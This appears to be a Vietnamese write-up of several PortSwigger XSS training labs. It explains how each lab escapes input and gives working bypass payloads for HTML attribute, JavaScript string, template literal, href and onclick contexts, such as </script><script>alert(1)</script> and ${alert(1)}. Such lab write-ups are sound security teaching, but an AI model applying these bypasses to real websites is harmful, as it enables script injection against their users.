
May mắn thay, payload trên lại hoạt động một cách hoàn hảo và solve bài lab
Trong trường hợp vẫn muốn check xem có thể dùng attribute khác:

Thu được kết quả
Ta nhận thấy chỉ có attribute onbegin trả về status code = 200
-> Payload:
Theo đề bài, ta có canonical link tag and escapes angle brackets:
input của user nằm trong HTML attribute context nên ta cần tìm cách thoát ra
escapes angle brackets nên không thể tạo element mới để XSS
-> Ta phải thoát khỏi attribute href và tận dụng tag <link> để thêm attribute phù hợp
Mà đề bài giả sử user sẽ nhấn các tổ hợp phím ALT+SHIFT+X, CTRL+ALT+X, Alt+X
Đi research thì ta tìm thấy được một attribute phù hợp là accesskey thuộc biến toàn cục nên có thể sử dụng trên mọi HTML element
accesskey='x' để gán phím tắt cho tổ hợp phím Alt+x
onclick= để trigger lệnh JS khi điều kiện của event onclick được thỏa mãn bởi accesskey
'alert(1) để tận dụng '> còn dư của source
onclick không nhất thiết phải do chuột click. HTML activation có thể được thực hiện bởi các cơ chế khác, trong đó accesskey là một cách kích hoạt element. Đây chính là lý do lab này có thể dùng accesskey + onclick dù <link> không phải một cái link để bạn click như <a>.
Reflected XSS into a JavaScript string with single quote and backslash escaped
Đề bài
This lab contains a reflected cross-site scripting vulnerability in the search query tracking functionality. The reflection occurs inside a JavaScript string with single quotes and backslashes escaped.
To solve this lab, perform a cross-site scripting attack that breaks out of the JavaScript string and calls the alert function.
Solution
Nhập thử payload 1 để quan sát input của user được đặt ở đâu trong source code:
HTML
<script> var searchTerms = '1'; document.write('<img src="/resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">');</script>
Nhận thấy input đã được đặt vào trong đoạn JS string, ta thử payload ';alert(1);//
Quan sát thấy ' đã được escape nên không thoát khỏi JS string được
JAVASCRIPT
var searchTerms = '\';alert(1);//';
Ta nhập thử payload <script>alert(1)</script> kinh điển thì thấy được hiện tượng bất thường
Ta quay lại source code thấy như sau
HTML
<script> var searchTerms = '<script>alert(1)</script>'; document.write('<img src="/resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">');</script>
Chứng tỏ </script> đã đóng tag <script> ở trên và thoát ra ngoài JS string
-> Payload: </script><script>alert(1)</script>
</script> để thoát khỏi JS string
<script>alert(1)</script> để thực thi hàm alert(1)
Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped
Đề bài
This lab contains a reflected cross-site scripting vulnerability in the search query tracking functionality where angle brackets and double are HTML encoded and single quotes are escaped.
To solve this lab, perform a cross-site scripting attack that breaks out of the JavaScript string and calls the alert function.
Solution
Nhập thử ' ta thấy đã được escape thành \'
Mà lab này lại không encode \, vì vậy ta trick parser bằng cách thêm \ vào trước ' -> \\'
HTML
<script> var searchTerms = '\\''; document.write('<img src="/resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">');</script>
Lúc này thì \\ được parser hiểu là \ và để lại ' để thoát khỏi câu lệnh JS
-> Payload: \';alert(1);//'
\'; để thoát khỏi JS string
alert(1); để thực hiện hàm alert
// để biến phần '; trở thành command và không gây lỗi
HTML
<script> var searchTerms = '\\';alert(1);//'; document.write('<img src="/resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">');</script>
Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped
Đề bài
This lab contains a reflected cross-site scripting vulnerability in the search blog functionality. The reflection occurs inside a template string with angle brackets, single, and double quotes HTML encoded, and backticks escaped. To solve this lab, perform a cross-site scripting attack that calls the alert function inside the template string.
Solution
Theo đề bài, ta cần phải gọi hàm alert bên trong template string mà không cần phải thoát ra
Vậy template string hay template literallà gì?
Template string là một string sử dụng ` thay vì " hay ', cho phép thêm expressions vào chuỗi với cú pháp ${...}
Một câu hỏi mới được sinh ra, expressions là gì?
Expressions, về cơ bản, là một đoạn mã JavaScript trả về một giá trị.
-> Payload: ${alert(1)}
JAVASCRIPT
var message = `1 search results for '${alert(1)}'`;
Payload này có cơ chế khá tương tự với việc sử dụng toán tử đệm để parser evaluate alert(1) và chạy hàm. Khi alert nằm trong ${...}, hàm sẽ chạy để trả lại giá trị, ở trường hợp này thì giá trị là undefined
Stored XSS into HTML context with nothing encoded
Đề bài
This lab contains a stored cross-site scripting vulnerability in the comment functionality.
To solve this lab, submit a comment that calls the alert function when the blog post is viewed.
Solution

Truy cập vào lab ta thấy như sau:



Để tìm chỗ nhập comment, ta view post

Nhập thử payload 1, ta có được source code, ta thấy input của user đã được chèn vào ở đoạn sau:
Stored XSS into anchor href attribute with double quotes HTML-encoded
Đề bài
This lab contains a stored cross-site scripting vulnerability in the comment functionality. To solve this lab, submit a comment that calls the alert function when the comment author name is clicked.
Solution
Truy cập lab, ta thấy:
View post ta thấy phần để nhập comment

Nhập thử payload sau và quan sát source code

Đoạn code cần lưu ý:
<a id="author" href="/s">1</a>
"when the comment author name is clicked" -> sử dụng href để chèn mã độc

input của user tại mục website đã được inject vào trong attribute href -> Ta sử dụng javascript: để chèn lệnh JS vào
-> Payload: javascript:alert(1)
Stored XSS into onclick event with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped
Đề bài
This lab contains a stored cross-site scripting vulnerability in the comment functionality.
To solve this lab, submit a comment that calls the alert function when the comment author name is clicked.
Solution
Nhập thử các payload cơ bản để store
Ta thấy input của user ở đoạn code sau:
Theo đề, ta có <,> và " bị HTML encode nên KHÔNG THỂ dùng để đóng các attribute như href hay onclick hay chèn tag mới
Sau khi được HTML decoding thì chỉ có thể dùng để thoát khỏi các câu lệnh JS nằm bên trong attribute chứ không thể đóng attribute hay tag
' và \ được escaped để tránh sử dụng để đóng tracker.track và thoát khỏi JS string nhằm chèn JS
Thế nhưng, ' và \ dưới dạng HTML entity thì vẫn được coi như là bình thường và có thể đóng được lệnh JS nằm trong attribute onclick
Vì vậy ta có thể thay ' bằng '
Hoặc nếu muốn, có thể thay ' bằng \' -> \\' nên để lại dấu ' có tác dụng thoát khỏi JS string
-> Payload: http://'-alert(1)-' http://');alert(1);(' http://\');alert(1);('
Nếu thắc mắc tại sao không thể dùng payload http://\');alert(1);(\' thì
JAVASCRIPT
var tracker={track(){}};tracker.track('http://\\');alert(1);(\\'');
Sau khi HTML decoding
JAVASCRIPT
var tracker={track(){}};tracker.track('http://\\');alert(1);(\\'');
Các phần đầu đã làm tốt nhiệm vụ của nó, nhưng mà (\\''); lại gây ra lỗi vì ở vị trí này bạn đã ở ngoài string, nên \ không còn được dùng như escape character của string nữa. Nó khiến JavaScript parser gặp syntax không hợp lệ.
DOM XSS in document.write sink using source location.search
Đề bài
This lab contains a DOM-based cross-site scripting vulnerability in the search query tracking functionality. It uses the JavaScript document.write function, which writes data out to the page. The document.write function is called with data from location.search, which you can control using the website URL.
To solve this lab, perform a cross-site scripting attack that calls the alert function.
Solution
Truy cập vào lab ta thấy giao diện
